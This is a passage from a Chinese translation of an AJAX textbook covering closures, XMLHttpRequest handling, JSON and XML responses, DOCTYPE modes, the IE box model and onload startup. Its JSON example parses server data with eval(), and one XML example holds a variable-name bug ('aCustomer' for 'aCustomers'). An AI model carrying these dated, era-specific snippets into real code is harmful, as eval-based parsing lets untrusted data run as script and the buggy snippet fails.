因为this关键字的意义会根据它所执行的位置发生改变，所以当和闭包一起使用时一定要格外小心。特别是当开始编写事件驱动的面向对象的JavaScript时，我们可能会碰到一些问题。例如，在HttpRequest类中，当我们给浏览器的本地XMLHttpRequest对象的onreadystatechange事件附加方法时，为了使this关键字拥有正确的含义，我们需要使用entAjax.close()方法。你也许会认为我们可以很简单地像下面这样设置onreadystatechange事件：

```
this.httpObj.onreadystatechange =
this.requestComplete;
```

我们也可以像下面这样使用闭包:

```
this.httpObj.onreadystatechange = function()
{this.requestComplete();}
```

然而，在上面两种情况下，requestComplete()方法中对this的引用实际上都会引用到window对象，这自然不是我们想要的结果，this应该引用HttpRequest类的具体实例。entAjax.close函数如下所示:

```
entAjax.close = function(context, func, params) {
if (null == params) {
return function() {
return func.apply(context, arguments);
    }
} else {
return function() {
return func.apply(context, params);
    }
  }
}
```

下面两行代码:

```
var _this = this;
this.httpObj.onreadystatechange = function()
{_this.requestComplete()};
```

与下面这样使用entAjax.close方法是等效的:

```
this.httpObj.onreadystatechange = entAjax.close(this,
this.requestComplete);
```

第二种方法更简短一些，但是还有一些额外的好处：避免了创建DOM时由于疏忽造成循环引用，在IE中，循环引用会导致内存泄露。

3. 服务器响应

在异步请求的环境中，设置到onreadystatechange事件的事件处理函数非常重要，因为这个函数会在请求完成时通知我们，在得到通知之后，我们才可以访问来自于服务器的响应。在这个事件处理函数中，我们也需要执行两个操作。首先，我们需要检查XHR对象的readyState属性值。这个属性值可以是从0到4之间的任意值，这5个值分别表明请求未初始化（uninitialized），正在加载（loading），加载完毕（loaded），服务器交互中（interactive）和已完成（complete）。实际上，我们仅仅需要检查readyState属性值是否为4，其他几种属性值在很大程度上都是没用的，并且不同的浏览器对它们的解释也不一致。我们可以更新HttpRequest类的构造函数，增加一个completeCallback字段，当readyState和status的属性值分别为4和200时实际调用completeCallback函数。

```
entAjax.HttpRequest = function() {
this.handler = "";
this.async = true;
```

```
this.responseType = "xml";
this.httpObj = entAjax.XHRFactory.createXHR();
this.completeCallback = null;
}

entAjax.HttpRequest.prototype.requestComplete = function() {
if (this.httpObj.readyState == 4) {
if (this.httpObj.status == 200) {
this.completeCallback.call(this, this);
}
}
}

var xhr = new entAjax.HttpRequest();
xhr.async = true;
xhr.handler = "http://www.example.com/myResource";
xhr.completeCallback = showResult;
xhr.get();
```

在onreadystatechange事件处理函数，即requestComplete()方法中，我们首先得通过检查XHR对象的readyState属性值是否为4，保证服务器已经完成对请求的处理，如果属性值不是4，我们需要继续等待。当确定服务器返回响应之后，我们需要检查XHR对象的status属性，这个属性反映目前的HTTP状态，例如200代表“OK”，304代表“Not Modified”，我们需要保证服务器返回的是“OK”状态。当考察AJAX缓存的高级技术时，我们会发现获得这个状态属性非常容易。当确定服务器不仅已做出响应并且这个响应合法时，我们才开始实际访问响应信息。根据从服务器预期获得的数据类型，客户端存在两种不同的方式访问响应数据。我们可以使用XHR对象的responseText属性把响应作为纯文本字符串访问，或者也可以使用第二种方式访问XHR对象的responseXML属性，这个属性把响应作为一个合法的XML DOM文档返回。如果希望从服务器返回XML，我们同时还应该保证将请求的内容类型设置为text/xml。

选择哪一种响应类型很大程度上取决于AJAX应用的架构。最常见的响应格式是XML、(X)HTML和JavaScript，实际上还可以直接返回JSON数据格式，我们将在稍后介绍。如果应用希望服务器返回XML格式数据，假设是从一个Web服务获得的，一般会使用responseXML属性。另一方面，如果服务器简单地返回预先生成的HTML片段，这些片段标记将被直接插入到Web页面中，或者服务器返回一些可以在客户端执行的JavaScript，在这些情况下，标准的选择是使用responseText属性。

4. 将数据发送到服务器

我们已经分析了如何使用一个标准的HTTP的GET请求从服务器获取数据，但是我们同时还需要把数据发送到服务器。通过基于查询字符串参数的特定方式格式化handler的URL，我们已经实现了这个功能，代码如下所示：

```
myXhr.handler = "customers?lastName=doe";
```

不过，为了发送更多的数据，或者是因为已存在服务器后台脚本依赖于POST方式请求的数据，我们希望在这个基础上增加一层AJAX功能，在这些情况下我们希望使用POST请求。为了达

到这种灵活性，我们可以给HttpRequest类增加一些功能，这些功能允许我们可以增加任意数量的参数，当使用GET请求时这些参数将被添加到查询字符串中，当使用POST请求时这些参数将被添加到请求内容中。我们可以增加一个post()和setParam()方法，同时也可以稍稍对构造函数和get()方法做出一些修改，如下所示：

```
entAjax.HttpRequest = function() {
this.handler = "";
this.async = true;
this.responseType = "xml";
this.httpObj = entAjax.XHRFactory.createXHR();
this.completeCallback = null;
this.params = {};
}

entAjax.HttpRequest.prototype.post = function(sData) {
// 发送提供的数据，或者params
if (sData == null) {
sData = "";
for (var name in this.params) {
sData += escape(name) + "=" + escape(this.params[name]) + "&";
    }
sData = sData.substring(0, sData.length-1);
  }
// 开始使用POST发送数据
this.httpObj.open("POST", this.handler, this.async);
this.httpObj.onreadystatechange = entAjax.close(this,
this.requestComplete);
if (this.responseType == "xml")
this.httpObj.setRequestHeader("Content-Type","text/xml");
this.httpObj.send(sData);
}

entAjax.HttpRequest.prototype.setParam = function(name, value)
{
if (value == null)
delete this.params[name];
else
this.params[name] = value;
}
```

通过这种方式，我们可以创建一个XHR对象并设置多个发送到服务器的参数，将这些参数以POST或者GET的方式发送，如下所示：

```
var myXHR = new entAjax.HttpRequest();
myXHR.setParam("firstName", "John");
myXHR.setParam("lastName", "Doe");
myXHR.setParam("id", "1234");
myXHR.handler = "customers/save";
myXHR.post(); // 或者使用 myXHR.get(),任何一种方式都能够把参数发送出去
```

2.5.2 处理数据

上一节已经讨论过，我们可以将来自服务器的XHR响应作为合法的XML文档或者纯文本访问。本节将花些时间来讨论可能用到的各种数据格式以及如何处理这些数据格式。在这个讨论中，我们决定使用的数据格式很大程度上取决于当前的应用，并且在网络延迟方面，数据格式和客户端/服务器处理速度都会对应用性能产生巨大影响，记住这些很重要。我们将在第6章深入分析这些问题，但是目前，我们仅讨论在XML里查找结点的基础知识以及如何使用JavaScript对象表示法（JavaScript Object Notation，JSON）和XHTML。

1. XML

如果数据已经返回并且作为XML访问，那么就可以在XML文档里处理这些数据，我们可以使用XML DOM，可以使用XPath，也可以使用XSLT。使用XML DOM在返回数据中导航会比较繁琐。采用一种类似的方式，可以使用XPath在DOM中导航并且使用JavaScript处理访问的结点列表。三种方式中最有效率的方式是使用XSLT，XSLT可以将XML数据直接转换为HTML片段，这个HTML片段可以非常容易地使用HTML元素的innerHTML属性插入到HTML文档中，XSLT也可以将XML数据转换为另外一个XML文档，这个XML文档可以更加容易地使用XML DOM或XPath访问，或者被再次转换。

和多数Web浏览器中的技术一样，XPath和XSLT在Firefox和IE里有着完全不同的实现，并且Safari和Opera也几乎缺少相应的实现。所以，如果你开发的应用面对的目标是Safari或者Opera浏览器，你可以自由地跳过下面的内容。在基于Mozilla的浏览器里，XMLDocument对象支持名为evaluate的方法，这个方法可以对XMLDocument对象应用XPath查询，返回的结果是一组结点。另一方面，在IE里，XML对象具有selectSingleNode(xpath)和selectNodes(xpath)两个方法，从名称就可以很明显地看出这两个方法的用法。很多开发者采用非常费劲的方法，他们通过父结点、子结点和兄弟结点，手工遍历XML DOM，或者基于元素名称选择结点列表，这种方法作用有限。尽管非常简单，但是容易造成代码臃肿，而且如果处理的结点层次很深，这种处理方式效率也很低。另一种选择方案是使用XPath，或者如果你正在编写大量的HTML片段，建议使用XSLT。

```
var xhr = new entAjax.HttpRequest();
xhr.completeCallback = buildCustomerList;
xhr.handler = "http://www.example.com/myResource";
xhr.get();
function buildCustomerList(xhr) {
var html = "<div>";
// 为了在页面中创建结点，使用DOM方法
var xResponse = xhr.httpObj.responseXML;
var aCustomers = xResponse.getElementsByTagName('Customer');
var len = aCustomers.length;
for (var i=0; i<len; i++) {
customer = aCustomer[i];
html += "<span>"+
customer.getElementsByTagName("firstName")[0].text+"</span>";
```

```
html += "<span>"+
customer.getElementsByTagName("lastName")[0].text+"</span>";
  }
return html + "</div>";
}
```

在这个例子中，我们调用了服务器请求客户名称列表并且将服务器返回的响应作为XML文档访问。在确认服务器响应是合法的之后，我们调用buildCustomerList()函数并将我们的XML文档作为唯一的参数传递到这个函数中。在这个函数里，我们首先创建一个外部的 元素，用这个元素包含我们想要显示的客户记录列表。接着，我们使用DOM方法getElementsByTagName(tagName)访问由所有<customer>XML元素组成的数组。这个简单例子创建了一个HTML字符串，这个字符串只包含每位客户记录的姓氏和名字。我们将在后面的章节中考察使用更加高级的技术（例如XPath和XSLT）来格式化XML数据。

2. JavaScript对象表示法

对格式化数据而言，除了XML数据格式，另一种流行的选择是使用JavaScript对象表示法（JSON），JSON是一种数据序列化格式，它使用一种语法来表示基本的数据结构，例如对象和数组，这种语法是大多数编程语言都会用到的。对象被创建为一组逗号分隔的名称-值的列表，这些名称-值组合由冒号分隔。值可以是任意类型，例如对象本身、string、number、Boolean、数组和null，这些都是JavaScript语言的基本类型。图2-2来自JSON网站[①]，简明地对JSON对象的语法进行了描述。




图2-2　JSON对象的语法

对JavaScript开发者而言，JSON之所以变得如此流行，是因为存在双重的原因。首先，可以使用JavaScript的eval()函数执行它，把它实例化为一个JavaScript对象。其次，JSON数据，因为它可以被跨域传递，所以可以使得人们做到一些更加有趣的事情，比如mashup。话虽如此，我们也不要忘记这个简单的思想[②]也可以被应用到XML格式的数据。我们从服务器读取的一些JSON数据也许会如下所示：

```
{
"firstName": "John",
"lastName": "Doe",
"address": {
```

① http://www.json.org。

② 这里的简单的思想是指跨域的mashup。——译者注

```
"street": "555 Sunnyside Drive",
"city": "Vancouver"
  }
}
```

实际上将这个数据实例化为一个JavaScript对象很简单，仅仅需要像下面这样把它传递到eval()函数中即可：

```
var Customer = eval('({
"firstName": "John",
"lastName": "Doe",
"address": {
"street": "555 Sunnyside Drive",
"city": "Vancouver"
  }
})');
alert(Customer.firstName + ' ' + Customer.lastName);
```

与为XML格式数据使用XSLT不同，除了手工解析JavaScript对象之外，业内并没有一种将JSON格式的数据转换为HTML片段的标准方式。当我们讨论选择何种数据格式时，这是需要重点考虑的一项内容。

2.6 小结

本章的内容旨在重新复习重要的AJAX技术，例如JavaScript、DOM、CSS和XHR对象的基础知识。此时，我们应该已经对如何使用DOM API执行操作的一些重要方面有了一个很好的理解，例如，如何通过JavaScript访问和操作HTML元素，如何以一种跨浏览器的方式使用DOM事件的一些敏感细节。同样，我们现在也应该非常熟悉CSS和动态样式。XHR对象应该不再是一种神秘的黑魔术，XML，特别是JSON再也不是陌生的概念了。最后，在把所有这些重要技术结合在一起的过程中，我们很清楚JavaScript扮演了怎样的角色。我们现在已经理解了如何以一种熟悉的面向对象的方式使用JavaScript编写代码，这种方式可以更加充分地发挥传统意义上继承的优势。我们已经看到了在Web浏览器里组成AJAX的各个部分的技术是如何被分离为结构（DOM）、样式（CSS）和数据（XHR）的，以及这些技术又是如何通过JavaScript联系在一起的。

2.7 资源

装饰模式（Decorator Pattern）：http://en.wikipedia.org/wiki/Decorator_pattern。

Dean Edwards个人网站：http://dean.edwards.name/weblog/2006/03/base/。

由Douglas Crockford所写的一篇文章：http://javascript.crockford.com/inheritance.html。

Kevin Lindsay关于JavaScript的文章：http://www.kevlindev.com/tutorials/javascript/inheritance/index.htm。

事件驱动编程（Event Driven Programming）：http://en.wikipedia.org/wiki/。

IE中的内存泄露问题：http://msdn.microsoft.com/library/en-us/IETechCol/dnwebgen/ie_leak_patterns.asp。

JSON：http://www.json.org。

由Douglas Crockford所写的一篇文章：http://javascript.crockford.com/prototypal.html。

DOM Level 2，http://www. w3.org/TR/DOM-Level-2-Core/core.html。

HTML：http://www.w3.org/TR/html401。

DOM Level 2事件（DOM Level 2 Events）：http://www.w3.org/TR/DOM-Level-2-Events/。

外观模式（Facade Pattern）：http://en.wikipedia.org/wiki/Fa%C3%A7ade_pattern。

观察者模式（Observer Pattern）：http://en.wikipedia.org/wiki/Observer_pattern。

XMLHttpRequest对象：http://en.wikipedia.org/wiki/XMLHttpRequest。

改善服务器性能（Improved Server Performance）：http://AJAXian.com/archives/。

工厂模式（Factory pattern）：http://en.wikipedia.org/wild/。

IFRAME AJAX：http://developer.apple.com/internet/webcontent/iframe.html。

Xpath：http:// msdn.microsoft.com/library/default.asp?url=/library/en-us/xmlsdk/html/6da1b6e3-256e-4919-8848-53b425f72ed1.asp和http://developer.mozilla.org/ en/docs/XPath。

XSLT：http://msdn.microsoft.com/library/default.asp?url=/library/enus/xmlsdk/html/678bcd68-cbbb-4be5-9dd2-40f94488a1cf.asp和http://developer.mozilla.org/en/docs/XSLT。

XML DOM：http://msdn.microsoft.com/library/default.asp?url=/library/en-us/xmlsdk/html/d051-f7c5-e882-42e8-a5b6-d1ce67af275c.asp -http://developer.mozilla.org/en/docs/XML。

第3章 Web浏览器中的AJAX

在前面的章节中，我们已经学习了组成AJAX技术的所有核心技术。并且也学习了如何将这些技术融合在一个AJAX应用的架构中。本章将分析把AJAX应用运行在Web浏览器中碰到的一些常见问题，以及如何使用模式以一种熟悉的方式来设计AJAX架构。

首先，讨论关于跨浏览器开发和遵循Web标准的一些问题。然后，使用几种不同的依赖于浏览器（browser-dependent）的技术来展示如何启动和运行AJAX代码。在了解了如何启动JavaScript代码之后，将深入考察如何在Web浏览器中实现模型-视图-控制器（MVC）模式。学习如何开始使用简单的模型存储数据，如何将数据呈现为视图，以及用户是如何和控制器进行交互的。这个学习过程包括了对JavaScript继承机制的深入研究，同时还包括了如何构建出一个可复用的跨浏览器事件模块，这个模块很可能是任何AJAX应用最重要的特性。此外，我们还将学习识别和充分利用一些基本的软件开发模式，例如观察者模式。

为了阐明本章的开发思想，我们创建一个AJAX应用范例，用来管理客户信息和订单信息。本章最后将讲解遵循MVC原则构建简单AJAX应用的技巧。尽管遵循MVC模式并不简单，但是当执行代码测试时，遵循这种模式所付出的努力将会得到丰厚的回报——当这些经过彻底测试的代码在未来可以得到复用时，回报甚至更高。

3.1 基于组件的 AJAX

Google地图和广受欢迎的相册共享网站Flickr都是AJAX应用的标准例子。尽管这两个例子是AJAX最为出色的应用，但是这些应用对于一般的商业用户而言却不是他们熟悉的领域。尽管今天围绕AJAX的大部分炒作都和消费型应用（consumer-facing applicatons，面向消费者的应用）有关，但是采用AJAX的真正动力却可能是在增强企业关键业务应用中的功能和用户体验方面。

在企业中，客户关系管理（CRM）、企业资源规划（ERP）和商业智能（BI），这些类型的应用每天都在使用，但是这些应用的用户界面却常常反应迟缓并且很不直观。不过，事实本不该如此。但是所有这些类型的商业应用都存在一个共同的特征：它们都是由各种不同的基本用户界面组件组成的。这些基础用户界面组件包括浏览大型记录数的数据表格、编辑数据的Web表格、可视化数据的图表，以及数据搜索或者过滤功能等。用户界面的所有这些方面都可以被认为是应用的模块，这些模块可以被独立地使用到一个更大的Web应用框架中，例如JSF或者ASP.NET。ASP.NET中的数据网格（DataGrid）控件就是这样一个例子，数据网格是ASP.NET的核心组件之

一，可以用来浏览和编辑表格数据。这里的数据可以是任何类型的数据，从客户记录到突发事件支持（support incidents）数据，再到产品销售信息数据。

围绕搜索、列表和编辑数据这些共同的业务用例（business use cases），我们奠定了用来构建基于AJAX组件的基础，并且可以在一个更大型的Web应用架构中把这些组件作为其中的一些模块。

尽管ASP.NET 的数据网格控件很大程度上依赖于服务器.NET框架所提供的基础设施，在特定服务器支持下才是可用的，但是基于AJAX的组件却能够具备服务器不可知性（server-agnostic），而且这些组件只依赖于Web浏览器中的可用技术。在AJAX应用或者组件中的数据，只要提供的是预期的数据格式，这些数据可以是由任何类型的服务器所提供，不管应用或者组件是运行在PHP、Java还是Ruby on Rails。同样，构建和使用AJAX组件也并不意味着你必须抛弃现有的Web应用框架、开发工具、技术和方法学。另一方面，如果你选择使用“单一页面”（single-page）的方法实现AJAX应用，不刷新Web页面，取而代之的是完全依赖于XHR请求来访问服务器数据，那么将现有应用转换到使用AJAX则需要大量的工作。当从头开始重新构建应用时，可以谨慎地使用单一页面的方法。但是，如果想尽可能地保持当前Web应用的现状，基于组件的方法更为有利，因为这种方法有助于在应用中渐增地引入AJAX功能。

3.1.1　渐增的 AJAX

当前，不管是通过.NET Web控件还是JavaServer Faces（JSF），许多Web应用在它们的开发中都已经用到了预构建组件（prebuilt component），甚至是在Web应用当前所使用的一些组件中部分地融入AJAX技术，由此可以获得更好的用户界面并让终端用户获得更加愉快的体验。组件方法允许开发者能够对应用进行渐增的开发，并且只有当引入AJAX功能有利于应用时才会引入它。在保持应用的主要部分继续采用遗留技术的同时，可以对应用的局部部分使用AJAX进行增强。为了把应用迁移到一个完全基于AJAX的架构，我们需要仔细地设计以及重新思考服务器在其中所扮演的角色，因为迁移到基于AJAX组件的用户界面最主要的挑战在于编程方式的转变，由主要基于服务器编程转变为主要基于客户端的编程（使用JavaScript、DHTML以及CSS）。话虽如此，服务器端代码也可以很容易地对AJAX组件的客户端功能进行封装，可以手工封装，也可以通过采用任何一个基于服务器的AJAX解决方案来封装。例如，可以构建一个AJAX增强的JSF树型控件，这样不仅可以利用JAVA程序员的当前知识，由此还可以进一步简化服务器集成。

3.1.2　对服务器的影响

当我们开始分析基于AJAX的应用时，服务器在其中扮演的角色发生了很大的变化。传统开发过程中，服务器负责呈现视图并把视图发送到客户端，服务器同时还负责响应发生在客户端的事件——第二点最为突出。当使用AJAX时，服务器仍然负责呈现视图的某些方面，例如<script>元素，这个元素包含适当的JavaScript库，以及任何自定义的HTML标签，例如<DOJO:button/>，这个标签通过Dojo框架在客户端呈现一个按钮。我们需要明确的是发生在客户端事件处理方式发生了改变，这一点很重要，所有的事件不再需要向服务器触发一个HTTP请求，服务器也不再需要构造一个新的视图并将这个视图发送到客户端。基于AJAX组件，发生在客户端的事件，例如当列表框中的一个条目被选中时所触发的事件，不再需要刷新整个页面，相反，我们可以直接更

新Web页面里的其他组件或者在后台从服务器请求更多的数据。如果从这个角度考察MVC模式，我们会发现构成MVC的所有3个要素都可以存在于Web页面本身，而不再需要跨越网络，从客户端一直到服务器。这些变化能够显著减少服务器的工作负荷，并且也可以帮助我们以一种更加模块化的方式设计服务器架构，这种架构在未来可以适用于任何RIA。

AJAX技术让完整的Web应用的创建和在应用中具有实际价值的小组件的创建成为了可能，而且AJAX不仅仅只是一项很酷的技术——即使这项技术确实拥有很多的机会为乏味的业务引入创新的思维。下面让我们从HTML文档自身开始来分析如何构建基于组件的AJAX应用。

3.2 HTML 标准

对于标准的支持，AJAX还有很多工作要做。AJAX采用的大多数技术都被W3C所支持，并且很多开发者都很重视对基于标准的技术进行开发。这也是一些专有的技术，例如Adobe Flash，不能得到AJAX开发者重视的一个很大的原因。然而，鉴于目前Web浏览器的前景（甚至是短期内），在基于标准的世界里开发仍然是一项具有挑战性的工作。在大多数情况下，当谈起遵守标准的问题时，我们都要提到IE。在没有可以应用的Web标准之前，IE有很多地方都是基于微软公司自定义的专有接口实现的。它的DOM事件和CSS样式实现都与W3C不同，并且会导致一些令人头疼的问题。但是，我们也发现了微软的远见卓识产生了事实上的标准（innerHTML）或者甚至是已经被W3C所采用的若干技术（XHR）。不同的Web浏览器对W3C HTML标准的采用是不同的，让我们来看看它们之间存在的一些重要的差别。

3.2.1 文档类型定义

当装配Web页面时，任何Web开发者首先要完成的第一件事是选择文档类型定义，或者简称为DOCTYPE。在Web页面中指定DOCTYPE的第一个好处是可以使用诸如W3C提供的验证服务[①]来验证页面的内容，以此确保内容遵循特定的标准并且不会含有任何不合法的标记——当应用AJAX和动态操作DOM时这些标记可能会造成令人讨厌的bug。验证常常被开发者所忽略，然而，这是一种用于帮助改进Web页面的优秀实践。开发出合法的HTML或者XHTML还具有其他的一些优点，例如改进的搜索引擎优化（至少它们要保证你有<title>标签）可以更快速地对HTML进行解析以及获得更优秀的跨浏览器性能。同时还可以提高页面的可访问性（但是，当你学到第10章时，你会发现这并不是必需的）。实际上，指定DOCTYPE最重要的作用是告诉Web浏览器如何解释和解析HTML内容。根据DOCTYPE，Web浏览器将会以不同的方式解释CSS和呈现HTML。尽管这个问题经常与IE一起讨论，但是大多数的浏览器都支持两种操作模式：怪癖模式（quirks mode）和标准模式（standards mode）。实际上，大多数浏览器甚至拥有第三种几乎标准模式（almost standards mode）（对于IE而言，这种模式才是很多人所认为的标准模式[②]。但是我们不必为此太担心，因为在这种模式和正规的标准模式之间只存在很少且几乎不被人们所注意到

① 参见http://validator.w3.org。

② IE并没有完全实现标准模式，实际上它采用的是这个almost standards mode，并将这个模式作为了标准模式。——译者注

的差别。

为了确定使用哪种操作模式工作，Web浏览器支持DOCTYPE切换。这意味着这些浏览器将会根据页面的DOCTYPE声明来决定如何解释和呈现Web页面里的HTML和CSS内容。例如，如果Web页面里没有指定DOCTYPE，则所有的Web浏览器将会执行怪癖模式。我们需要关注的主要有6种基本的DOCTYPE，列举如下：

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/html4/strict.dtd">

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Frameset//EN"
"http://www.w3.org/TR/html4/frameset.dtd">

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Frameset//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-frameset.dtd">
```

前面3个分别是HTML 4.01 DOCTYPE中严格型（strict）、过渡型（transitional）和框架型（frameset）版本，后面三个则对应XHTML 1.0的各个版本。

当构建Web页面时，如果页面是被作为XHTML提供服务的，那么你还需要考虑一些额外的工作。首先要注意的是服务器应该以application/xhtml+xml的mime类型提供Web页面服务，而不是text/html类型，并且Web页面的根元素<html>应该像下面这样指定XHTML的命名空间：

```
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en"
lang="en">
```

与HTML 4.01相比，XHTML 1.0对标记的放置的还存在其他一些主要需求，如表3-1所列。

表3-1　HTML 4.01和XHTML 1.0 特性的比较

	HTML 4.01	XHTML 1.0
文档应该是格式正确的XML	Customers 	Customers
属性名应该小写，属性值要加上引号	Customers	Customers
脚本应该是格式正确的XML，并且可以使用CDATA段非常容易地编写脚本	<script TYPE=text/ javascript> …</script>	<script type="text/ javascript"> <![CDATA[…]]></script>

尽管很多开发者都被“固有的”基于XML的HTML标签所吸引，但是使用这些标签的过程中往往会碰到问题。主要问题在于：根据规范，XHTML内容应该以application/xhtml+xml的mime类型被提供，然而IE还无法识别这种mime类型。IE 7对这个问题进行了一个改进，只要在DOCTYPE声明前放置一个XML的前置声明(<?xmlversion="1.0"encoding ="UTF-8" ?>)，浏

览器就不会像IE 6那样回复到怪癖模式。通过指定前置声明，IE 7 识别出当前的内容是XHTML而不是HTML。这是微软公司在全面支持XHTML的道路上迈出的一大步。XHTML文档确实提供了很多优势，例如可以更加简单明了地包含其他基于XML的语言（与命名空间一起）例如SVG，并且在Web浏览器里不合法的XML会抛出错误。但是目前使用XHTML仍然有一点乐观，并且只有当IE也采用application/xhtml+xml的mime类型时，使用XHTML才可能成为现实。

对于大多数浏览器，除去极少数像Konqueror这样的浏览器，上文列出的所有HTML和XHTML的DOCTYPE定义都可以切换到浏览器的几乎标准模式或者纯标准模式，其实这两种模式的大部分情况下都是相同的。“严格型”DOCTYPE使得诸如Firefox、Opera和Safari浏览器进入标准模式，而IE则进入我们所提到的几乎标准模式，同时“过渡型” DOCTYPE使得绝大多数的其他浏览器进入几乎标准模式[①]

3.2.2 盒子模型

尽管对DOCTYPE和XHTML的讨论看起来比较充分，但是我们从这一节开始我们将改变话题。在大多数浏览器例如Firefox中，怪癖模式和标准模式相比只有很细微的差别。然而IE在这个方面确实考虑不周，并且切换DOCTYPE时存在问题。在IE里，怪癖模式和标准模式之间存在着一个主要的差别，这个差别就是CSS盒子模型。CSS盒子模型与HTML元素表现的尺寸有关。在W3C标准中，HTML元素的宽度和高度等于元素内容的宽度和高度，除了IE之外，所有的浏览器都在怪癖模式和标准模式里使用这一规则。然而，IE却依然在怪癖模式里采用传统的盒子模型（如图3-1所示），在传统盒子模型中，HTML元素的宽度和高度等于元素外部的宽度和高度。元素的外部包括元素的内边距（padding）和边距（border）。根据不同的情况，这些观点在具体的场景下都是有用的。在某些情况下，你也许想把一些元素排列到另外一些元素中，在这种情况下，W3C模型很有用。在另外一些情况下，你也许想把元素依次排列，在这种情况下，外部尺寸非常重要，传统模型更有意义。




图3-1 HTML元素的空间属性（外边距、边距、内边距和内容）以及遵循W3C标准的浏览器（例如Firefox）和传统的浏览器（例如处于怪癖模式的IE）对元素宽度解释的差异

① 参见http://hsivonen.iki.fi/doctype。

问题的关键在于如果想减少AJAX应用里盒子模型所带来的令人头疼的问题，我们需要采取一定的策略。这里有两种主要选项。

- 通过指定一种上文列出的DOCTYPE，在IE里使用标准模式，在这种情况下，Web页面像其他所有浏览器一样使用W3C的盒子模型。
- 在没有DOCTYPE声明的情况下，在IE里使用怪癖模式，并且通过box-sizing CSS规则强制其他浏览器都使用传统盒子模型。

CSS3规范定义了一个名为box-sizing的规则，这个规则具有两个值：border-box和content-box，这两个值分别对应着传统模型和W3C模型。现在，Opera和Firefox都支持这一规则，开发者可以根据情况选择不同的盒子模型。在Firefox里，这个属性的语法有些细微的差别：Firefox在这个规则名字的前面加上了–moz-，并且它也支持–moz-box-sizing:padding-box，这个值的意义非常清楚，应该不需要解释。

盒子模型是怪癖模式和标准模式操作时最重要的差别。现在，你已经了解了DOCTYPE所具有的重要意义，那么接下来让我们分析如何在浏览器中启动AJAX代码。

3.3　启动加载AJAX组件

当Web页面开始加载完成后，AJAX组件的生命周期就开始了。此时我们需要使用一些方法来初始化AJAX组件。和.NET窗体或者Java应用相比，启动AJAX应用的困难会多一些。当初始化这些应用时，我们必须熟悉它们之间存在的一些细微差异。我们需要考虑到这个细节：所有的内联JavaScript，更确切地说是那些没被包含在函数里的JavaScript，会在脚本引擎查找到它们时立即执行，这个细节非常重要。这意味着JavaScript可以在Web页面的其他部分加载之前执行，而JavaScript代码可能在引用这些正在加载的内容。例如，可能存在一些位于Web页面开头的内联JavaScript，它们试图通过`$(elementId)`方法来访问HTML元素，然而这个方法很可能返回`null`，并不是因为不存在这个ID的元素，而是Web页面的HTML内容还没有完全呈现完毕（浏览器加载和解析这些内容是需要时间的）。这里存在几种不同的方法来初始化AJAX应用，通过这些方法，你可以确保应用可能需要的所有资源都已经被加载和解析完毕。确保这种做法最常见的方法是使用`window`或者`<body>`的`onload`事件。

3.3.1　onload事件

对于曾经使用过JavaScript的开发者来讲，他们应该熟悉浏览器`window`对象的`onload`事件，但是考虑到有些开发者并没有接触过这个事件，并且其他开发者也可以对相关概念进行概要的复习，所以让我们还是简要地回顾一下。`onload`事件是全局对象`window`的一个成员，它允许我们指定一个JavaScript函数，这个函数将在整个页面，包括HTML标签、图片以及脚本全部下载到浏览器之后被执行。和大多数的事件不同，`window.onload`事件的事件处理函数可以通过JavaScript显式地附加指定，或者也可以在HTML内容里显式指定。因为这个事件是在HTML DOM被加载完成和解析完成时触发的，所以我们无法使用DOM的事件系统来给这个事件附加处理函数。通过JavaScript给`onload`事件指定处理函数的语法如下所示：

```
window.onload = entAJAX.init;①
```

在这段代码中，entAJAX.init是一个JavaScript函数的引用，它可以在页面被加载完成后执行。然而，为AJAX应用使用这个方法存在两个缺点。第一个缺点是，通过设置window.onload事件，我们可能覆盖了页面中另一个不同的组件对这个事件的定义。随着JavaScript的mashup技术（即融合两个在线应用，如地图和照片，来创建一个新的应用）越来越多地受到人们的关注，不自觉地覆盖其他人已经定义好的事件或者对象的问题也变得越来越严重。为了使用window.onload启动多个AJAX组件，我们需要创建一个独立的JavaScript代理函数，在这个函数里启动页面中所有的AJAX组件。通常把用于这个目的的函数命名为init()，正如以下代码所展示的，给onload事件附加这个处理函数，尽管现在在这个函数里还没有太多的具体实现。

```
<html>
  <head>
    <script type="text/javascript">
